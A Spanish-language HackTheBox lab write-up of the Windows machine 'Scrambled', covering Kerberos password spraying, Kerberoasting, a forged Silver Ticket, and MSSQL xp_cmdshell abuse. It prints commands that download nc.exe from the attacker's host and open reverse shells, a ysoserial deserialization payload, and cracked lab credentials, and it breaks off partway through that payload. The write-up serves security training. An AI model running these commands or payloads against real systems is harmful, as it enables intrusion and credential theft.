Scrambled (HackTheBox)

Máquina: Scrambled
SO: Windows
IP: 10.10.11.168
Fecha: 2025-11-02
Herramientas: Ping, Nmap, Ffuf, Kerbrute, Impacket-smbclient, Impacket-mssqlclient, Impacket-GetUserSPNs, Impacket-ticketer, Hashcat, Nc/nc.exe, DnSpy
Dificultad: Medium

Resumen

Hoy hemos comprometido una máquina de Hack The Box llamada Scrambled.
Esta máquina es muy especial, pues nos quita de la comodidad de autenticar con NTLM y nos obliga a usar herramientas para autenticar con Kerberos.
Iremos viendo técnicas distintas, entre ellas un Silver Ticket Attack.
Para aumentar privilegios es un poco complicado, pues requiere prestar mucha atención a un ejecutable y un puerto especial.

En general, una muy buena máquina para aprender herramientas nuevas para autenticar con Kerberos.

Proceso

1. Enumeración

Empezamos enumerando la máquina con la herramienta "ping". En esta podemos Identificar un TTL de 127(+1), lo que sugiere que es un Windows.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# ping 10.10.11.168 -c4
PING 10.10.11.168 (10.10.11.168) 56(84) bytes of data.
64 bytes from 10.10.11.168: icmp_seq=1 ttl=127 time=91.1 ms
64 bytes from 10.10.11.168: icmp_seq=2 ttl=127 time=136 ms
64 bytes from 10.10.11.168: icmp_seq=3 ttl=127 time=41.8 ms
64 bytes from 10.10.11.168: icmp_seq=4 ttl=127 time=41.2 ms

── 10.10.11.168 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3031ms
rtt min/avg/max/mdev = 41.179/77.466/135.788/39.307 ms
```

Parámetros:

- -c: Cantidad de paquetes que queremos enviar

A continuación usamos la herramienta "Nmap" para identificar puertos y sus versiones.

Puertos TCP:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertos.txt 10.10.11.168
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 12:13 CET
Nmap scan report for 10.10.11.168
Host is up, received user-set (0.045s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON
53/tcp    open  domain        syn-ack ttl 127
80/tcp    open  http          syn-ack ttl 127
88/tcp    open  kerberos-sec  syn-ack ttl 127
135/tcp   open  msrpc         syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
389/tcp   open  ldap          syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
464/tcp   open  kpasswd5      syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl       syn-ack ttl 127
1433/tcp  open  ms-sql-s      syn-ack ttl 127
3268/tcp  open  globalcatLDAP syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
4411/tcp  open  found         syn-ack ttl 127
5985/tcp  open  wsman         syn-ack ttl 127
9389/tcp  open  adws          syn-ack ttl 127
49668/tcp open  unknown       syn-ack ttl 127
49673/tcp open  unknown       syn-ack ttl 127
49674/tcp open  unknown       syn-ack ttl 127
49700/tcp open  unknown       syn-ack ttl 127
49705/tcp open  unknown       syn-ack ttl 127
62554/tcp open  unknown       syn-ack ttl 127
```

Parámetros:

- -sS: Syn-Scan, usa solo la primera fase del 3WayHandshake
- -n: Evitamos hacer DNS Resolution
- -Pn: Evitamos hacer Host Discovery
- --min-rate 5000: Usamos un elevado número de paquetes para ir más rápido, muy agresivo
- --disable-arp-ping: Evitamos ARP Discovery
- --reason: Estado del puerto
- -oN: Salida normal de Nmap


Puertos UDP:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sU -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertusU.txt 10.10.11.168
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 12:20 CET
Nmap scan report for 10.10.11.168
Host is up, received user-set (0.048s latency).
Not shown: 65531 open|filtered udp ports (no-response)
PORT    STATE SERVICE      REASON
53/udp  open  domain       udp-response ttl 127
88/udp  open  kerberos-sec udp-response ttl 127
123/udp open  ntp          udp-response ttl 127
389/udp open  ldap         udp-response ttl 127
```

Parámetros:

- -sU: UDP-Scan

Versiones:




(SNIP...)

Parámetros:


- -sCV: Ejecutar Script Default e identificar versiones
- -O: Aproximación de Sistema Operativo

Se exploraron los servicios encontrados en los puertos abiertos pero no se pudo acceder a ninguno. Por lo tanto se investigó el servidor Web.

A través de la herramienta "ffuf" se enumeraron varios archivos HTML.




En "support.html" se observó que la autenticación NTLM ha sido deshabilitada y solo se permite autenticación mediante Kerberos.




En "supportrequest.html" se identificó un posible usuario del sistema.

1. Type `cmd.exe` into the start menu
2. In the new window that appears type `ipconfig > %USERPROFILE%\Desktop\ip.txt` and press Enter



Se identificaron más usuarios con enumerando con kerberos.



(SNIP...) *No son importantes*

2. Explotación

Se creó una lista con los usuarios obtenidos y se ejecutó un Password-Spraying Attack usando los mismos nombres de los usuarios como contraseñas.

Se obtuvo la credencial de "ksimpson".

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# kerbrute passwordspray -d scrm.local --dc 10.10.11.168 --user-as-pass user.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 10/31/25 - Ronnie Flathers @ropnop

2025/10/31 13:49:45 >  Using KDC(s):
2025/10/31 13:49:45 >   10.10.11.168:88

2025/10/31 13:49:46 >  [+] VALID LOGIN:  ksimpson@scrm.local:ksimpson
2025/10/31 13:49:46 >  Done! Tested 17 logins (1 successes) in 0.553 seconds
```

Lo normal sería probar todos los servicios abiertos con el nuevo usuario, pero recordemos que NTLM no funciona y debemos usar Kerberos.
Para ello se usó la herramienta "impacket-smbclient -k" para conectarnos a SMB como "ksimpson" mediante Kerberos.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# impacket-smbclient scrm.local/ksimpson:ksimpson@dc1.scrm.local -k
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
Type help for list of commands
# shares
ADMIN$
C$
HR
IPC$
IT
NETLOGON
Public
Sales
SYSVOL
```

Con el usuario ksimpson solo tenemos acceso a Public

Se identificó un documento pdf en el directorio Public.
Este documento habla de la desactivación del NTLM, y que el directorio HR es accesible por administradores de red.
Además habla de que el directorio HR contiene información sensible.

```
# ls
drw-rw-rw-          0  Thu Nov  4 23:23:19 2021 .
drw-rw-rw-          0  Thu Nov  4 23:23:19 2021 ..
-rw-rw-rw-     630106  Fri Nov  5 18:45:07 2021 Network Security Changes.pdf
```

Se identificó una cuenta de servicio vulnerable a Kerberosroasting.
Recordemos que Kerberosroasting se basa en buscar un SPN (Service Principal Name) para

pedir un ticket TGS. Este ticket contiene material de autenticación.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# impacket-GetUserSPNs -k scrm.local/ksimpson:ksimpson -dc-ip 10.10.11.168 -request -dc-host dc1.scrm.local
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName          Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/dc1.scrm.local:1433  sqlsvc            2021-11-03 17:32:02.351452  2025-10-31 12:09:01.111835
MSSQLSvc/dc1.scrm.local       sqlsvc            2021-11-03 17:32:02.351452  2025-10-31 12:09:01.111835



$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$353ee0314c9a00ea7181cad3eb514c92$7eea21420290f431b3709eb732eda76991aecfa85564aab8a
017bd8f2651eeeaec98b878ea24c04b336b693cd86286052dd631a57e999b5925c0e0dec41e6a1c68c972e5f8e44d2be92546936a2f2c8635433f66e4c29d9aff53e
a777f2841d91bf1b8516d1d026f2f8a0db6de70ba4a8788de5f57f5a95a9b0ef87ca89003cabc06ad120cd888ffa851fe3b2429f257b4659a37caffeba4126ba8fe6
```

A través de hashcat fuimos capaces de descifrar la contraseña de la cuenta de servicio (sqlsvc).

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# hashcat --identify hash
The following hash-mode match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
  13100 | Kerberos 5, etype 23, TGS-REP                              | Network Protocol
```

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# hashcat -m 13100 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

```
de246c54c:Pegasus60
```

Después de lograr esto, con el usuario "ksimpson" se probó de acceder a más servicios, pero no se pudo acceder a ninguno.

Con la nueva cuenta de servicio obtenido "sqlsvc", podemos ver que es una cuenta potencialmente valiosa para acceder a MSSQL.
Por lo tanto, crearemos un Silver Ticket (TGS) con privilegios elevados para conectarnos a MSSQL.

Para ello necesitamos tener la Credencial en NTLM: b999a16500b87d17ec7f2e2a68778f05
El SID del dominio: S-1-5-21-2743207045-1827831105-2542523200
Y usar la herramienta "impacket-ticketer".

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# impacket-ticketer -spn "MSSQLSvc/dc1.scrm.local" -domain scrm.local -domain-sid "S-1-5-21-2743207045-1827831105
-2542523200" -nthash "B999A16500B87D17EC7F2E2A68778F05" -dc-ip 10.10.11.168 -user ksimpson -password ksimpson Admin
istrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# export KRB5CCNAME=Administrator.ccache
```

Una vez cargado el ticket con privilegios elevados, procedemos a conectarnos sobre MSSQL usando Kerberos.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# impacket-mssqlclient -k dc1.scrm.local
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

Dentro de MSSQL se identificó un nuevo usuario con credenciales.

```
SQL (SCRM\administrator  dbo@ScrambleHR)> SELECT name FROM sys.databases;
name
----------
master

tempdb

model

msdb

ScrambleHR

SQL (SCRM\administrator  dbo@ScrambleHR)> SELECT table_name FROM ScrambleHR.information_schema.tables;
table_name
----------
Employees

UserImport

Timesheets

SQL (SCRM\administrator  dbo@ScrambleHR)> SELECT * FROM ScrambleHR.dbo.UserImport;
LdapUser   LdapPwd             LdapDomain   RefreshInterval   IncludeGroups
--------   -----------------   ----------   ---------------   -------------
MiscSvc    ScrambledEggs9900   scrm.local               90               0
```

También se identificó que en la sesión de MSSQL se podía habilitar y usar "xp_cmdshell". Esta función nos permite lanzar comandos y ejecutarlos en el sistema.

```
SQL (SCRM\administrator  dbo@master)> xp_cmdshell "dir C:\"
output
------------------------------------------------------------------

 Volume in drive C has no label.

 Volume Serial Number is 5805-B4B6

NULL

 Directory of C:\

NULL

03/11/2021  23:44    <DIR>          inetpub

31/10/2021  21:13    <DIR>          PerfLogs

01/06/2022  11:43    <DIR>          Program Files

03/11/2021  16:50    <DIR>          Program Files (x86)

01/11/2021  15:21    <DIR>          Shares

08/11/2021  00:39    <DIR>          Temp

05/11/2021  14:56    <DIR>          Users

08/06/2022  22:39    <DIR>          Windows
```

Lo que hicimos ahora fue obtener acceso al sistema.
Para ello se cargó en el sistema Windows el fichero "nc.exe" para establecer una conexión con nuestra máquina.

```
SQL (SCRM\administrator  dbo@master)> xp_cmdshell "curl http://10.10.16.3:8000/nc.exe -o C:\Temp\nc.exe"
output
------------------------------------------------------------------------------

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current

                                 Dload  Upload   Total   Spent    Left  Speed

100 59392  100 59392    0     0   136k      0 --:--:-- --:--:-- --:--:--  136k

NULL

SQL (SCRM\administrator  dbo@master)> xp_cmdshell "C:\Temp\nc.exe -e powershell 10.10.16.3 4443"
```

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nc -nvlp 4443
listening on [any] 4443 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.168] 52377
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
scrm\sqlsvc
```

A continuación, se usó el usuario obtenido en MSSQL para ejecutar el fichero "nc.exe" y conseguir una sesión con ese usuario.

```
PS C:\Windows\system32> $password = ConvertTo-SecureString 'ScrambledEggs9900' -AsPlainText -Force
$password = ConvertTo-SecureString 'ScrambledEggs9900' -AsPlainText -Force
PS C:\Windows\system32> $credentials = New-Object System.Management.Automation.PSCredential('Scrm\MiscSvc', $passwo
rd)
$credentials = New-Object System.Management.Automation.PSCredential('Scrm\MiscSvc', $password)
```

```
PS C:\Windows\system32> Invoke-Command -Computer dc1 -Credential $credentials -Command {C:\Temp\nc.exe -e powershel
l 10.10.16.3 4441}
Invoke-Command -Computer dc1 -Credential $credentials -Command {C:\Temp\nc.exe -e powershell 10.10.16.3 4441}
```

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nc -nvlp 4441
listening on [any] 4441 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.168] 52394
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\miscsvc\Documents> whoami
whoami
scrm\miscsvc
```

Se detectaron nuevos ficheros en Shares

3. Post-Explotación


En la sesión de "MiscSvc" se detectaron nuevos directorios y ficheros en Shares, por lo que se ejecutó "impacket-smbclient -k" con el usuario "MiscSvc" para descargar más fácilmente estos ficheros a nuestra máquina.

```
# ls
drw-rw-rw-          0  Fri Nov  5 21:57:08 2021 .
drw-rw-rw-          0  Fri Nov  5 21:57:08 2021 ..
-rw-rw-rw-      86528  Fri Nov  5 21:57:08 2021 ScrambleClient.exe
-rw-rw-rw-      19456  Fri Nov  5 21:57:08 2021 ScrambleLib.dll
```

Se analizó el fichero "ScarbleLib.dll" con "dnSpy" y se detectó una posible falla.
Si se iniciaba el programa ".exe" con el usuario "scrmdev" no haría falta usar credenciales.

```
if (string.Compare(Username, "scrmdev", true) == 0)
{
    Log.Write("Developer logon bypass used");
    result = true;
```

De modo que al ejecutar el ".exe" usando el usuario "scrmdev" obtuvimos lo siguiente.



Y al habilitar el modo debug y lanzar un par de consultas, nos encontramos que salen datos procesados en base64.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# cat ScrambleDebugLog.txt
11/3/2025 8:08:28 PM    Uploading new order with reference 123
11/3/2025 8:08:28 PM    Binary formatter init successful
11/3/2025 8:08:28 PM    Order serialized to base64: AAEAAAD/////AQAAAAAAAAAMAgAAAEJTY3JhbWJsZUxpYiwgVmVyc2lvbj0xLjA
uMy4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPW51bGwFAQAAABZTY3JhbWJsZUxpYi5TYWxlc09yZGVyBwAAAAtfSXNDb21wbGV0ZR
BfUmVmZXJlbmNlTnVtYmVyD19RdW90ZVJlZmVyZW5jZQlfU2FsZXNSZXALX09yZGVySXRlbXMIX0R1ZURhdGUKX1RvdGFsQ29zdAABAQEDAAABf1N5c
3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkxpc3RgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0
cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0NBgIAAAAABgMAAAADMTIzBgQAAAAEMTEyMwYFAAAABkogSGFsbAkGAAAAAEAe8LQ
V3ggAAAAAAMBeQAQGAAAAf1N5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkxpc3RgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC
4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0DAAAABl9pdGVtcwVfc2l6ZQhfdmVyc2lvbgYAA
AgICQcAAAAAAAAAAAAABEHAAAAAAAAAAs=
```

Por lo que usaremos la misma codificación con la herramienta "ysoserial" para ejecutar un RCE a través del puerto 4411 (Dónde se ejecuta en segundo plano este programa).

Ejecutamos el comando en una máquina Windows y obtenemos el PAYLOAD que ejecutaremos.

```
.\ysoserial.exe -f BinaryFormatter -g WindowsIdentity -c "C:\Temp\nc.exe -e cmd.exe 10.10.16.3 9001"
AAEAAAD/////AQAAAAAAAAAEAQAAAClTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsLldpbmRvd3NJZGVudGl0eQEAAAAkU3lzdGVtLlNlY3VyaXR5LkN
sYWltc0lkZW50aXR5LmFjdG9yAQYCAAAA9AlBQUVBQUFELy8vLy9BUUFBQUFBQUFBQU1BZ0FBQUY1TmFXTnliM052Wm5RdVVHOTNaWEpUYUdWc2JDNU
ZaR2wwYjNJc0lGWmxjbk5wYjI0OU15NHdMakF1TUN3Z1EzVnNkSFZ5WlQxdVpYVjBjbUZzTENCUWRXSnNhV05MWlhsVWIydGxiajB6TVdKbU16ZzFOb
UZrTXpZMFpUTTFCUUVBQUFCQ1RXbGpjbTl6YjJaMExsWnBjM1ZoYkZOMGRXUnBieTVVWlhoMExrWnZjbTFoZEhScGJtY3VWR1Y0ZEVadmNtMWhkSFJw
Ym1kU2RXNVFjbTl3WlhKMGFXVnpBUUFBQUE5R2IzSmxaM0p2ZFc1a1FuSjFjMmdCQWdBQUFBWURBQUFBMkFVOFAzaHRiQ0IyWlhKemFXOXVQU0l4TGp
BaUlHVnVZMjlrYVc1blBTSjFkR1l0TVRZaVB6NE5DanhQWW1wbFkzUkVZWFJoVUhKdmRtbGtaWElnVFdWMGFHOWtUbUZ0WlQwaVUzUmhjblFpSUVsel
NXNXBkR2xoYkV4dllXUkZibUZpYkdWa1BTSkdZV3h6WlNJZ2VHMXNibk05SW1oMGRIQTZMeTl6WTJobGJXRnpMbTFwWTNKdmMyOW1kQzVqYjIwdmQyb
